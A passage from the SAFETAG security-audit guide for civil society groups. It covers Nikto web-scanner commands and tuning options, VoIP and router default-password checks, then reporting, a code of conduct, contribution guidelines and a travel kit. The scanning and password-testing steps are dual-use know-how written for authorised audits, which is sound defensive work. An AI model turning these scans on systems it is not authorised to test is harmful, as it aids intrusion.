"Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated"

In your Kali Linux you can use Nikto by:

- Go to `Applications` > `Web Application Analysis` > `Web Vulnerability Scanners` > `Nikto`
- Go to `Applications` > `System` > `Root Terminal`

Using Nikto to Scan Web Application

Nikto Command	Description
``nikto -Display V -h http://targetdomain.com```	Execute a simple scan. ```-Display``` to Display background process, ```V``` for verbose.
``nikto -Display V -o scan_result.html -Format html -h http://targetdomain.com```	Saving Nikto's output into the file ```result.txt```. You can specify the format of the output file using the **-Format** option (csv, html, msf, xml, txt)
``nikto -userproxy -h http://targetdomain.com```	Scanning via proxy. Edit Nikto's configuration file in ```/etc/nikto.config.txt```, and edit the values of **PROXYHOST=XXX.XXX.XXX.XXX** and **PROXYPORT=XXXX** to the corresponing values of your proxy.
``nikto -Tuning (x) N -h http://targetdomain.com```	Tuning options will control the test that Nikto will use against a target. Replace ```N``` with the number option below. Enable ```x``` if using only single option. The given string will be parsed from left to right, any x characters will apply to all characters to the right of the character.

- File Upload
- Interesting File / Seen in logs
- Misconfiguration / Default File
- Information Disclosure
- Injection (XSS/Script/HTML)
- Remote File Retrieval - Inside Web Root

- Denial of Service
- Remote File Retrieval - Server Wide
- Command Execution / Remote Shell
- SQL Injection a. Authentication Bypass b. Software Identification c. Remote Source Inclusion x. Reverse Tuning Options (i.e., include all except specified)

Recommendations

Core recommendations are to always use well-supported, open source tools, and to minimize the use of interactive sites if not actually necessary. Removal of unused tools, demos, and default systems is highly encouraged.

For interactive sites, content management systems and other frameworks, make sure the site is actively maintained, updated to the latest software and security patches regularly, and that the user permissions are reviewed periodically.

Many automated scanning and reporting tools provide results of security problems it finds with differing levels of severity (https://code.google.com/p/zaproxy/wiki/HelpStartConceptsAlerts). Make special note of "High" severity issues and research the vulnerability and and recommendations suggested.

VoIP Security Assessment

Summary

VoIP technologies are commonly used nowadays as it provides an alternate flexible way of communication. With its numerous benefits, from toll-bypass, unified voice and data trunking and universally accessible voice-mail and fax-mail services, VoIP services has indeed come into its place as one of the most used communication services today. However, with the rise of cyber attacks, and the reality that any device that connects online can be a potential risk for attacks, VoIP has been on of the favorite target of spam, Interruptions, Voice phishing Hacking and privacy loss.

Overview

- Determine (via network scanning, site tours, and surveys/interviews) if the organization is using VOIP phones (hardware and/or "soft" phone clients)
- Investigate any network hardware to determine current patch level and potential vulnerabiltiies
- Research VOIP provider to assess its security (e.g. even on VOIP-to-VOIP calls, many providers do not encrypt the traffic across the network)

Materials Needed

- Access to the network with VOIP active
- Network scanning capabilities.

Walk Through

See VOIP references.

Wireshark has built in VOIP filtering and call-reconstruction tools: https://wiki.wireshark.org/VoIP_calls (test this against a sample capture: https://wiki.wireshark.org/SampleCaptures?action=AttachFile&do=view&target=rtp_example.raw.gz)

Check Config Files

Summary

Examine configuration files for vulnerabilities using "hardening", or "common mistake" guides found online.

Overview

- Explore default configurations.
- Use hardening guides & common min-configurations to identify weak/vulnerable configurations.

Router Based Attacks

Summary

Many wireless routers still use the default password listed in “Router Default Password Search”, meaning that anyone with access to the network could also take complete control of the router - adding in remote access tools or setting up other attacks.

Overview

- Find the router(s) (`route` works well for this)
- Test using default passwords
- Check for upgrades / un-patched vulnerabilities and backdoors
- Investigate potentially valuable data (logs, connected users)

Recommendations

Change Default Router Passwords

Passwords - particularly on core network devices - is very important. Use a password manager to save the new password (or be prepared to reset the router to a factory default).

While nominally "inside the firewall" and protected from remote attacks, leaving routers with default passwords, particularly wireless routers whose networks are often shared with visitors, is a potentially very high risk for an organization. Anyone who has gained access to the network via legitimate or other means could subtly alter the router's configuration to provide remote access, or route traffic to an attacker-designated server. Such changes can easily go undetected for long periods of time.

A common fear is forgetting the new router password. A password management system is an obvious solution, but if the router is in a secure location, even a stickie note would be better than the default password.

REPORTING

Recommendation Development

Summary

In this component the auditor identifies the organization's strengths and weakness (expertise, finance, willingness to learn, staff time, etc.) to adopting new digital and physical security practices and documents the possible actions the organization could take on to address the vulnerabilities found during the audit, the difficulty of taking on those actions, and the resources that the host may be able to leverage to address them. Resources can include, but are not limited to, local technical support and incident response groups/trade organizations, places to obtain discount software, trainers, and guides/resrouces they can use to support their up-skilling.

Purpose

The host needs to be able to take action after an audit. The recommendations that an auditor provides to address vulnerabilities must cover a range that allows an organization to address them in both the short-term and more comprehensively in the long-term. Knowing an organization's strengths and weaknesses will allow the auditor to provide more tailored recommendations that an organization will be more likely to attempt and achieve. In doing this the SAFETAG auditor has an opportunity to act as a trusted conduit between civil society organizations in need and organizations providing digital security training, technological support, legal assistance, and incident response.

Guiding Questions

- What are the organizational areas of strength (expertise, finance, willingness to learn, staff time, etc.) that the organization can leverage when engaging in technological adoption/change?
- What are the organizational areas of weakness (expertise, finance, willingness to learn, staff time, etc.) that need to be taken into consideration when engaging in technological adoption/change?
- What are the organizational barriers to adoption?
- Are the recommendations you are providing directly related to the security audit? If not, do they support the organization in accomplishing their security tasks, or distract from them?

Approaches

- **Identify and Explain Un-Addressed Concerns :** Write explanations for why any adversaries or threats that the auditor identifies as "un-addressable" with the organizations current capacity.
- **Identify Recommendations:** Identify possible actions to address each vulnerability.
- **Identify Useful Resources:** Identify resources that the organization can leverage to accomplish the identified recommendations.

Outputs

- Short-term recommendations to address each vulnerability.
- Long-term recommendations to address each vulnerability.
- Summaries of why recommendations were not given for any vulnerabilities or adversaries.

- Lists of organizations that can assist the host accomplish their task.
- Lists of educational resources the organization can use for training.
- Contact information for recommended trainers who can help with digital security training.

Operation Security

- Treat the data and analyses of this step with the utmost security.
- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.
- Do not share any organization information or data when reaching out to possible resources.

Resources

Resource Links

- **Directory:** "Selected International and Regional Organisations providing support to HRD" (Workbook on Security: Practical Steps for Human Rights Defenders at Risk)
- **Directory:** "Security Training Firms" (CPJ)
- **Digital Emergency Contacts:** "Seeking Remote Help" (The Digital First Aid Kit)
- **Directory:** "Resource Handbook" (Center for Investigative Journalism)
- **Guide:** "Additional Resources: p. 298" (Operational Security Management in Violent Environments (Revised Edition))

Digital Security Guides

- **Multi-lingual Guides:** Security in a Box
- **Resource:** Front Line Defenders
- **Guide:** "Surveillance Self-Defense" (EFF)
- **Guide:** "The Digital First Aid Kit" (Digital Defenders Partnership)
- **Guides:** "Protektor Services Manuals" (Protektor Services)
- **Guide:** "Cryptoparty Handbook" (CryptoParty)
- **Guide:** "Bypassing Internet Censorship" (Floss Manuals)

Digital Security Guides

- **Database:** "Safety and confidentiality for technology use by agencies serving victims." (NNEDV's Safety Net Project)
- **Database:** "Technology Safety, Organizational Technology Capacity & Development" (NNEDV's Safety Net Project)
- **Guide:** "Secure Hosting Guide" (equalit.ie)

- **Guide:** "Paper (DRAFT) on Best Current Practices regarding the configuration of cyptographic tools and online communication." (Better Crypto)

Possible Financial Resources for Host Organizations

International organisations that may provide security grants

Frontline Defenders Security Grants Programme _See also the "Alternative Sources of Funding" list on this page

Digital Defenders Digital Security Emergency and Support Grants

Freedom House Emergency Assistance Programs

Training Resources

- **Directory:** "Security Training Firms" (CPJ)

Emergency Resources

Emergency Aid for Journalists

International protection mechanisms for human rights defenders

What Protection Can The United Nations Field Presences Provide?

24/7 Digital Security Helpline: help@accessnow.org PGP key fingerprint: 6CE6 221C 98EC F399 A04C 41B8 C46B ED33 32E8 A2BC

Rapid Response Network: cert@lists.civicert.org PGP key: 7218 4AA7 4ED2 05ED 9863 A2A7 1F84 9150 6BFC 20AC

Organizations providing rapid-response digital security support and funding

Resource Lists

- **Directory:** "Resource Handbook" (Center for Investigative Journalism)
- **Directory:** "Selected International and Regional Organisations providing support to HRD" (Workbook on Security: Practical Steps for Human Rights Defenders at Risk)
- **Guide:** "Additional Resources: p. 298" (Operational Security Management in Violent Environments (Revised Edition))
- **Database:** "A Collaborative Knowledge Base for Netizens" (Tasharuk)
- **Guidelines:** "Microsoft nonprofit discount eligibility guidelines per country" (Microsoft)
- **Organization:** "TechSoup, nonprofits and libraries can access donated and discounted products and services from partners like Microsoft, Adobe, Cisco, Intuit, and Symantec." (TechSoup)

Recommendation Development

- **Guide:** "Mitigation Recommendation" (NIST SP 800-115)
- **Overview:** "How Is Risk Managed?" (An Introduction to Information System Risk Management)
- **Book:** "Digging Deeper into Mitigations - p. 130" (Threat Modeling - Adam Shostack)89

Resource Identification

Summary

In this component the auditor documents resources that the host may be able to leverage to address the technical, regulatory, organizational, or behavioral vulnerabilities identified during the audit.

This can include, but is not limited to, local technical support and incident response groups/trade organizations, places to obtain discount software, trainers, and guides/resources they can use to support their up-skilling.

Overview

- Identify trusted resources that the organization can leverage to accomplish the identified recommendations.

Materials Needed

Considerations

- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.
- Do not share any organization information or data when reaching out to possible resources.

Walkthrough

- Lists of organizations that can assist the host accomplish their task.
- Lists of educational resources the organization can use for training.
- Contact information for recommended trainers who can help with digital security training.

Roadmap Development

"**Finding threats against arbitrary things is fun, but when you're building some-thing with many moving parts, you need to know where to start, and how to approach it.**" - **Threat Modeling: Designing for Security** by Adam Shostack 90

Summary

This component consists of an auditor sorting their recommendations in relation to the organizations threats and capacity. The auditor prioritizes vulnerabilities, weighs the implementation costs of recommendations and then creates an actionable roadmap for the organization to make their own informed choices about possible next steps as they move forward.

Purpose

As part of SAFETAG's dedication to building agency and supporting organizational adoption of safer practices, a careful prioritization of vulnerabilities is invaluable in keeping audit results from appearing overwhelming. An organization needs to be able to weigh their possible paths forward against the time lost from program activities, the cost to implement the threat, and the other threats that they are not addressing. Roadmapping is used to give the host the tools to make these decisions and provide them with a recommended path forward that will allow them to make immediate gains towards protecting themselves. The existing in/formal security practices captured during this process will be used to remove organizational and psyco-social barriers to starting new practices.

Baseline Skills

Preparation

Materials Needed

Approach

Outputs

- A risk matrix with all vulnerabilities ranked on it.
- An "implementation matrix" showing each recommendation in relation to its difficulty to implement and its urgency.
- An overview of the risks the organization is accepting until they address each vulnerability.
- A short overview of the how the likelihood was determined for vulnerabilities.
- A listing of the process, impact, and likelihood for each vulnerability.
- A roadmap for a "recommended path" to address the threats the host faces.
- A short description of why a recommendation (and corresponding threat) was ranked with the urgency it was assigned.

Operational Security

- Treat the data and analyses of this step with the utmost security.
- The roadmap may be shared with local IT support, digital security trainers, possible funders, or other consultants in part, or in full. Consider the content in light of this.
- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.

Resources

- **Guide:** "Risk Thresholds in Humanitarian Assistance" (eisf)
- **Guide:** "Guide to Security Management Planning" (eisf)
- **Guide:** "Developing a Security-Awareness Culture - Improving Security Decision Making" (SANS InfoSec Reading Room)
- **Book:** "The Order of Mitigation - p. 131" (Threat Modeling - Adam Shostack)91

Report Creation

"**A good analysis might turn the threats into stories so they stay close to mind as software is being written or reviewed. A good story contains conflict, and conflict has sides. In this case, you are on one side, and an attacker is the other side.**" - **Threat Modeling: Designing for Security** 92

Summary

This component consists of an auditor compiling their audit notes and recommendations into a comprehensive set of documents the shows the current state of security, the process by which the auditor came to that assessment, and recommendations that will guide the hosts progression to meet their security goals.

Purpose

Once an auditor has left, the report is the auditor's chance to continue a conversation (albeit a static one) -- even if the organization never talks to the auditor again. If written with care it can be a tool to encourage agency and guide adoption. The report has many audiences who will need to use it in different ways. For the auditor and the organization, it acts as documentation of what an auditor accomplished. For the organization, it will be guide for connecting vulnerabilities to actual risks, a rallying cry for change, and proof of need for funders. For those the organization brings in to support their digital security, it provides a roadmap towards that implementation and a task-list for future technologists and trainers paid to get the host there - as well as a checklist for validating that threats have been addressed.

Baseline Skills

Preparation

Materials Needed

Approach

- Create charts and visuals for roadmap, risk-matrix, implementation matrix, and critical processes.
- Compile approaches, impact, risk, recommendations and resources for each vulnerability.
- Prepare narrative components.
- Write explanations for why any adversaries or threats that the auditor identifies as "un-addressable" with the organizations current capacity.
- Collect agreements & scope.
- Document tools used for testing where needed.
- Update glossary where needed.
- Compile full report contents.
- Send the report to client. 93

Outputs

- A completed report delivered securely to the organizational point of contact.
- Documented process examples to submit back to SAFETAG.

Operational Security

- Treat the report with the utmost security. It should only be shared as a complete work between the auditor(s) and the identified leadership and points of contact of the organization.

Resources

- **Guide:** "Reporting" (The Penetration Testing Execution Standard)
- **Guide:** "The Art of Writing Penetration Test Reports" (INFOSEC Institute)
- **Guide:** "Writing a Penetration Testing Report" (SANS)
- **Guide:** "Wow your client with a winning penetration testing report" (Tech Target)

APPENDICES

APPENDIX: Code of Conduct and SAFETAG Governance

Mission Statement:

The mission of the SAFETAG community is to improve the security of civil society organizations around the world.

What we do: The community collaborates actively to share knowledge, build capacity, and create resources, while promoting transparency and accountability amongst its members, as well as with other communities of practice.

Community Standards

The SAFETAG Community of Practice (SCoP) will a be a closed and private group, initially housed within the existing orgsec.community listserv.

- Community members are encouraged to be active - positively contributing / leading discussions on community channels, creating, curating, or peer-reviewing content or contributing to the issue queue. There will be an annual "introduction" thread on the listserv where all SCoP members are expected to respond with a short note on current (shareable) activities.
- Some SCoP members may have privacy concerns, and should join the community using a pseudonym they are comfortable with engaging online in both public and private spaces with.
- Joining the community: While housed within the orgsec.community, the SCoP will follow the joining process on that list.
- The SCoP is responsible for adhering to the SAFETAG Code of Conduct, below

SAFETAG Code of Conduct

Members of the SAFETAG community are expected to:

- Respect the auditees, their contexts (including the legal framework they operate within), and protect their privacy and security
- Protect the identifying information and audit findings of your auditees, unless you have full, informed consent of the auditee -- and even then, exercise extreme care.
- Never use your knowledge, skills and/or access to do harm against organizations or communities you are working with or your peer auditors through malice or neglect
- Minimize any conflict of interests through transparency in your contracting, reporting, and recommendations; e.g. if you were not hired initially to implement recommendations, suggest options other than yourself for implementation, and provide reporting that would enable that to be a success in every case.
- Perform your job responsibly and well. Ask and consult with fellow members of the community.
- Respect other members of the community as peers and promote a safe, inclusive, and harassment-free environment

Community Manager

There will be, given that funds are available, a paid **community manager** who has at least a quarter of their time to support the SAFETAG community and contribute to and support the broader community around NGO organizational security. This community manager should rotate among organizations implementing substantial organizational security work. There may be gaps and/or overlaps due to project and staff funding requirements; it is important for implementing organizations to coordinate funding this position in order to minimize this.

The CM's role is to cultivate, support, and grow the community. This includes, but is not limited to:

- Proposing, planning, and facilitating discussions to support a vibrant and active community
- To a reasonable degree and avoiding conflicts of interest, supporting and coordinating fundraising work across the community
- Providing transparency to the work being done across the implementing community, including the sharing of any requests for audits.
- Shepherding and supporting the creation of new content (managing peer review, managing pull requests, providing guidance and direct support on merging content into the SAFETAG architecture)
- Supporting the ongoing development of the SAFETAG mission, vision, code of conduct, licensing, and related "meta" content.
- Managing the technical infrastructure (website, content repository)
- Providing at least quarterly reports to the community summarizing activity such as new content, supporting tools or interfaces, new opportunities, and new members
- Scheduling and joining Advisory Board meetings to participate as well as take notes as relevant.
- Documenting the activities, duties, and challenges for future community managers.

The Advisory Board

Structure

- An **Advisory Board** of no more than 10 and no fewer than 3 persons shall be made of individuals and institutional representatives, nominated by the board.
- Board members are to serve 18 month terms; 2 consecutive term limit. Institutions are not term limited, but are encouraged to change their representation to the Board when representatives have served two consecutive terms, and are expected to step down if they are unable to continue contributions defined below.
- There can be up to four institutional members of the board, representing organisations that have a vested interest in SAFETAG, due to using it extensively in their own programs. Institutions should designate a representative with a relevant program role and experience with organizational security. Institutional members of the Board are expected to significantly contribute, through funding the community manager, significant content contributions, infrastructure or activities.
- Board members, including institutions, will be appointed and dismissed by simple majority of votes cast by board members with a voting window of two weeks.
- Board meetings over calls or in person ought to be minuted, the board chair is responsible for identifying a note taker.

- Board members who do not participate in voting processes and fail to join 2 consecutive board calls without excusing themselves in advance to the board are automatically removed from the board and trigger the voting in of a new member

Responsibilities

- The Board is responsible for the stewardship of the SAFETAG framework and supporting and advising the CM.

- The Board is responsible for ensuring that the responsibilities of a CM are performed, whether completely by the CM, by a combination of CM and Board members, or by Board members during gaps in the CM role, as well as measuring the performance of the CM

- The Board will be responsible for proposing changes to these governance rules, through simple majority voting

- All members of the Board will provide an ombudsman service to sensitively manage ethics concerns regarding the community manager, fellow board members, and usage of the SAFETAG framework and trademark more broadly

Contact

For SAFETAG content related questions, please file an issue: https://github.com/SAFETAG/SAFETAG/issues
You can email the SAFETAG Advisory Board at AdvisoryBoard at safetag.org

APPENDIX: How to contribute to SAFETAG

Contributing to SAFETAG

SAFETAG welcomes contributions!

SAFETAG is a community-managed product with an advisory board and community management roles laid out in our Code of Conduct. The Code of Conduct further outlines expectations of not only those using the content herein but also those contributing to it. By participating, you are expected to uphold this code.

When submitting new content, please write in clear, concise, and gender neutral language. This document will be updated with guidance on content translation once we have settled on a process for that. If you would like to submit content in a language other than English, Spanish, Arabic, or Russian - please open an issue to set that language up for submission.

Getting Starting

Before you start work, it is critically important to review the current content and existing issues and **create a new issue for your proposed work** to solicit feedback -- this will save you a lot of time as the SAFETAG community can help refine your idea and advise on where best to include it in the framework (is it a new method? An activity or variant? Is there existing content in SAFETAG to update or improve?), as well as suggest additional resources worth considering, operational security and safety considerations.

You can also join the public slack to discuss changes and ask questions to the community.

Content Creation Guidelines

This section helps walk you though how SAFETAG is constructed, and what pieces of content are important to provide in a submission. Submissions which do not follow these guidelines will take significantly longer to be incorporated.

SAFETAG has currently three main compiled products - an **overview guide**, the **full guide**, and a **curricula** to help train new auditors. This guide is primarily focused on the non-curricular SAFTAG content. The Curricula is an ADIDS-based approach to training on SAFETAG content (read more about the curricula content at https://github.com/SAFETAG/SAFETAG/wiki/Curricula-Document-Template

The SAFETAG overview is the easiest place to start. The full guide is a comprehensive collection of not only the method-based objectives of the audit, but a variety of specific activities an auditor might choose to use and combine to achieve those. Both of these are built from the collection of Methods and Activities that make up SAFETAG.

Generally speaking, **Methods** are high-level, goal-focused aspects of the assessment. There are inevitable "fuzzy" borders between some methods. Creation of new methods should be minimized to not overly complicate the scope of SAFETAG.

Activities are the meat of an audit, and answer "how" and "where" type questions. To accomplish the goals of a method, one might conduct multiple activities to explore and verify organization practices from different angles - research, policy review, conversations / discussions, and technical verification, exploration, and scanning.

Within both Methods and Activities are smaller chunks of content which are used across the full range of SAFETAG "products." The tables below map out what content chunks exist across which products, and what they are. The Templates folder has sub-folders which provide the default files and indices for methods and activities.

Language Guide

Although SAFETAG contributors and users come from around the world, adherence to a single style guide and linguistic conventions will improve the readability and cohesion of SAFETAG as a resource.

- The English version of SAFETAG defaults to being written in American English (**Organization**, not **Organisation**). Please note that this will not block contributions.
- Use the Oxford Comma (**Interview management, staff, and volunteers**)

Creating a new SAFETAG Method

- Follow the Getting Started instructions above.
- Decide on a name for the method, and create the a corresponding folder (lowercased, with _ replacing spaces). If your new method is "Creating SAFETAG Content", the folder would be **en/methods/creating_safetag_content**.
- Copy the Method template files from https://github.com/SAFETAG/SAFETAG/tree/master/en/templates/folders/method into the method folder. The content of these files is described below.
- Create index files for your method: In addition to the content files below, each Method must also have two index files, a method_name.guide.md and a method_name.overview.md . The contents of these index files are generally the same for every method, and templates exist at https://github.com/SAFETAG/SAFETAG/tree/master/en/templates/folders .

New methods must be linked into the master index file, and must have activities linked to them. To link the new method into the master index file (and therefore have the method "included" in the "master" SAFETAG build, these index files must be linked into the relevant master index file in the language folder (**en/index.guide.md** and **en/index.overview.md**). See below for how Activities are linked in to the methods.

Method Content notes:

- Try to focus on creating Activities rather than Methods.
- All Methods must have all of the content listed below unless marked as "optional".
- All Methods must have at least one activity associated with them.
- Ideally, also create curricula content for each Method, or at least notes for someone training on the topic.

Method Section and Stylistic notes:

- Methods should operate at header 2 and 3. The Method title is h2, and the major subheadings (below) are h3. No additional header levels should be used.
- The Flow of Information graphics live in **en/images/info_flows** and follow the **method_name.svg** naming convention.

Section	ADIDS	Guide	Overview	Definition
Quote	-	-	-	OPTIONAL: No longer included in the compiled guides, but an introductory / framing quote for the section
Summary	-	+	+	A short - two to three sentence - basic overview of the methodology -- What is the auditor doing , what are the high-level outputs and processes?
Purpose	+	+	+	The justification for why this methodology is used -- Why is this collection of activities being pursued? what is the end goal?

Information Flow	-	+	+	The "Flow of Information" shows the types of information that an audit activity builds upon (input), and the types of information that an audit activity may reveal (outcomes). As this information is acquired, earlier audit will have to be re-visited based upon this information -- What are the inputs which feed in to this, and what outputs are possible/ expected? Modify the Information Flow diagram in images/info_flows

Guiding Questions	+	+	+	Each audit activity is guided by a small set of core questions. Key questions are included to help an auditor identify when they have acquired enough information and customize their approach while still collecting the correct types of information to support the organization -- What are specific guiding or research questions to be answered by conducting activities in pursuit of the larger goal?
Outputs	-	+	-	The data or impact is expected from this method -- What are specific outputs to aim for? These should further clarify the information flow diagram above.

Operational Security	-	+	+	OPTIONAL: Operational Security considerations -- Does pursuing this objective have any broad operational security challenges to be aware of that is not otherwise captured in the per-activity detail?
Preparation	-	+	-	OPTIONAL: Any preparation, skills, or materials needed for the method as a whole. Individual exercises will specify this more exactly -- What must an auditor do to prepare for this work that is not otherwise captured in the per-activity detail?

Approaches	-	+	+	No longer used - this was a high-level bullet list of potential activities; now specific activities should be refernced or created instead, and other relevant method-level content should be moved to other sections as relevant.

Resources	-	+	-	Resources should include not only the research used in the creation of the method, but also recommended reading, references, and additional options for conducting this work -- What references did you use in creating this method? Are there references which provide activity style walkthroughs or additional backgrounds? Are there existing collections of references (in the references folder) that an auditor should review when looking at this methodology.

Activities	-	+	-	Many of these audit activities can be completed in multiple ways depending upon auditor skill and the organizational technical setup and capacity. Methods should include existing or new activities to carry out parts, or the whole, of the information collection for the method. Each method should have different types of approaches - some might be technical, some research, some interactive. See "Creating a New SAFETAG Activity" -- What existing activities are useful to achieve the goal and specific output(s) listed? Do they represent? If creating a new method, often new activities will be needed to ensure the suggested approaches are "filled in". Please note that Activities are separate documents linked in to the Methods

Creating a new SAFETAG Activity

- Follow the Getting Started instructions above.

- Decide on a name for the activity, and create the a corresponding folder (lowercased, with _ replacing spaces). Activity contents live in the exercises folder under the language folder, so **en/exercise/**

exercise_name/...). If your new activity is "Using atom to edit SAFETAG markdown files", the folder would be something like **en/exercises/using_atom/** .

- Copy the Activity template files from https://github.com/SAFETAG/SAFETAG/tree/master/en/templates/folders/activity into the method folder. The content of these files is described below.

- Activity contents also have an index file (within the same folder, not above it as with methods). The index file needs to be updated with the title of the activity but is otherwise the same across most activities.

New activities must be linked to a method. To link an activity to a method, add it directly to index.guide.md under the method. If adding an activity to multiple methods, select a primary method where it is the most relevant to that method's outputs, and for additional methods, link it in following this format:

```
<div class="boxtext">
#### Activity Title
Covered in full in **Primary Method**
</div>
```

Activity Content notes:

- Try to focus on creating Activities rather than Methods.
- All Activities must have all of the content listed below unless marked as "optional".
- All Activities must be linked to at least one Method.
- Ideally, also create curricula content for each Activity, or at least notes for someone training on the topic.

Note: For activities where multiple different approaches could fulfill the exact same goals consider building **activity variants**, see below

Activity Content and Stylistic notes:

- Activities should operate at header 4 and below, the Activity title is h4, the major subheadings (below) are h5, so any headings within the content (most often used in the instructions/walkthrough file for variants) must only be at h6.

Section	ADIDS	Guide	Overview	Definition

Summary	-	+	-	A concise description of the exercise. This describes the vulnerability of class of vulnerabilities (e.g. "PHP is out of date") and its overall impact -- What does this specific activity accomplish?
Overview	-	+	-	A short, bulleted list that clarifies the general steps, especially for cases where the walkthrough is very complex or involves multiple or parallel processes. Also included when only referencing an exercise from a method, instead of including the full exercise.
Materials Needed	-	+	-	Optional; does this require specific software, hardware, or preparation?

Considerations	-	+	-	Optional; Notes on safely carrying out the activity and protecting the data collected, as well as other challenges (psycho-social, legal, ethical) to be aware of -- Are there operational security concerns, or important baseline skills to master before undertaking this activity?

Walkthrough	-	+	-	A multi-use guide with concise instructions for a skilled technologist to replicate or prove the vulnerability. This is used in the SAFETAG curricula, by auditors needing to recall that random flag for that one command without going online, and for the organization's technical staff to verify that this vulnerability has been addressed. This should provide concise guidance at a peer level for the general steps an auditor should take, but should point to, not re-create existing documentation. For technical aspects, ideal walkthroughs should enable IT staff/contractors to follow along and verify fixes. For research activities, research methods and preferred resources should be provided, and for facilitative exercises, a clear explanation of the process and any tips or challenges should be explained.
Variants	-	+	-	Parallel approaches which can be used for the same affect

but might work better in different contexts. See below for when and how to use these

Recommendations	-	+	-	Optional; Sample text of common recommendations for how to address vulnerabilities identified through this activity; e.g. "Work with the webmaster to update PHP and/or migrate to a hosting system which manages this automatically...") -- for activities which have common findings, provide stock language to assist in report creation

In some cases, one activity will have many parallel ways to achieve the goal this is often the case with technical activities where there is a collection of similar tools all focused on the same overall outcome. In cases like these, it is best to create **Activity Variants** instead of new activities. This lets different auditors select and use tools and approaches they are most comfortable with, while still operating within the larger SAFETAG framework. **Add these as part of the Walkthrough section with a h6 title.**

Other SAFETAG Content

These sections operate at header level 1, and for the most part should be included in any custom creation of SAFETAG products.

Front and Back Matter

Generally speaking, these sections won't be updated very often.

Section	ADIDS	Guide	Overview	Description
Title Page	+	+	+	Can be customized for your needs, locally only
License	+	+	+	Please do not change the License
Introduction	-	+	+	Welcome language

Overview	-	+	+	An overview of the SAFETAG approach and the audit life-cycle
"Metro" Map	+	+	+	
Risk Assessment		+	+	
Agency Building		+	+	
Operational Security	-	+	-	Overall operational security concerns for the assessment process
Preparation	-	+	+	How to prepare to conduct an assessment
Appendices	-	+	-	Including the Code of Conduct, How To Read this Guide, Contribution guidance, and more.
Footnotes	-	+	+	

How to Contribute

We have developed easy to use templates for SAFETAG Methods and Activities you can use and submit with your issue or directly by using git.

These can be found at **en/templates/method-template.md** and **en/templates/activity-template.md**.

Contributing using issues

Submit an issues and include to the extent possible a complete version of the templates as well as any context/background that could be helpful in understanding how this is intended to be used in SAFETAG.

Contributing Using Git

This guide will not itself cover how to use git, but here are some helpful resources to start with:

- Super Basic Git Guide for Content Development
- Using Pull Requests
- GitHub Help

- Create a github account that can be publicly associated with SAFETAG
- Submit an issue in the SAFETAG repository to alert the community to what you're working on.
- Fork the repository to your Github account
- Clone a local copy
- Set a remote source, to make it easier to continue pulling updated content from the SAFETAG repository. This can be done many ways (upstream tracking, or remote branches). For the Remote method, in your local repository, you can run this command: (HTTPS) `git remote add upstream https://github.com/SAFETAG/SAFETAG` ; (SSH) `git remote add upstream https://github.com/SAFETAG/SAFETAG` .
- Create a new branch for your work (optional but recommended)
- Update your issue with your fork so the community can follow along!
- Follow the content creation guidelines to create or update content
- Make many small, targeted commits with concise, clear commit messages. Keeping each pull request focused is greatly appreciated. **Please submit different pull requests (and possibly even branches!) for different thematic work.** (if you're working on 2 new activities and updating 1 existing activity, please submit these as different pull requests -- this is where branching can help)
- Test to make sure your changes work by building the PDF and/or migrating the content into the static site generator system.
- Push to your fork and submit a pull request to the Dev branch!

APPENDIX: Travel Kit and Checklist

Travel Kit Checklist

Hardware

- Laptop with encrypted drive
- Laptop power supply
- Travel power adapter
- ethernet cord (and adapter if needed)
- aircrack compatible Wireless card if needed
- IEEE 1394 (firewire) card if using
- Non-phone based camera
- Secure storage media for audit findings
- Spare storage media

Software / digital resources

- Update and test Kali and additional software tools
- Dictionaries
- Locally-cached guides
- Prepared and secured SAFETAG audit directory
- Verify tools are ready to go

Facilitation Supplies

- Post-it notes
- Sharpies

Logistics

- Visa and other travel documents
- Hotel reservation
- Travel tickets
- Ground transit plan (to your hotel, to the site)
- Emergency contact numbers
- Travel plan

APPENDIX: Remote Facilitation

Remote Facilitation

Summary

This component suggests approaches to use if in-person facilitation is not possible, and to include participation from remote staff or offices when an organization has multiple locations. This supplements the Data Assessment, Process Mapping, and Threat Assessment exercises, enabling them to be conducted remotely.

This may not provide as deep results as in-person facilitation, but should provide adequate levels of expansion and verification of information needed, and even provide the secondary benefits in most cases of helping the organization build a shared understanding of its processes, risks, and riosk tolerances.

Overview

Conducting digital security audit remotely requires great commitment from both auditor and the organization. It requires careful planning, scheduling, documentation and coordination from both parties.

As situations may arise during the course of the project, adherence to the activities indicated on the project plan is required. Constant communication and participation are the keys for a successful remote audit.

After preparing the list in "materials_needed", you may first start selecting or combining different approaches in conducting remote audit.

There are four different approaches you can use, depending on what resources are available, the size and structure of the organization, and which activities you are trying to facilitate remotely. Is there someone that can help as an on-site facilitator? Are video conferences realistic (given bandwidth and cost)? How does the approach you use interact with existing organizational team structures?

- **Approach 1: On-site facilitator**: This provides the most valuable interaction, but requires a person who can take on the facilitation role on-site, while the auditor is over video chat. The facilitator does not have to be a technical person, but should be able to manage the session, making sure that it is as inclusive and as productive as possible. Accommodates more participants per session than Approach 3 per session.
- **Approach 2, hybrid online/synchronous**: This can be used with a large group of participants where it is possible to meet over multiple sessions with enough time to collect and analyse responses in between.
- **Approach 3, multiple small sessions**: Consists of multiple small full sessions over video chats, of no more than four participants at a time to assure inclusiveness. Suitable for medium to large groups where it is possible to conduct multiple small video chats.
- **Approach 4, hybrid offline/surveys**: This leverages surveys and shorters calls or emails. It will provide less information overall, but can be used when it is not possible to meet in person, over video chat, or through a local facilitator.

Planning your audit:

- Number of staff (office based, remote)

- Schedule (Upcoming calendar events)
- Availability (Can be 30min to 1hour a day/individual or can be 1 hour for a group of 4-5)
- Communication method (Video, email, chat)

Depending on which area you are auditing, you may decide on using mixed approaches during the course of the audit.

Materials Needed

In preparation with the remote facilitation activity, the following materials and documentation should be considered.

- Communication Guidelines
- Approved communication applications and channels (including fallback communication channels)
- Questionnaire, survey forms, templates (categorized)
- Auditing tools: Remote Desktop applications, auditing software (Lynis, Belarc Advisor)
- Project planning tools (Online Gantt Chart, Task Management etc)

Considerations

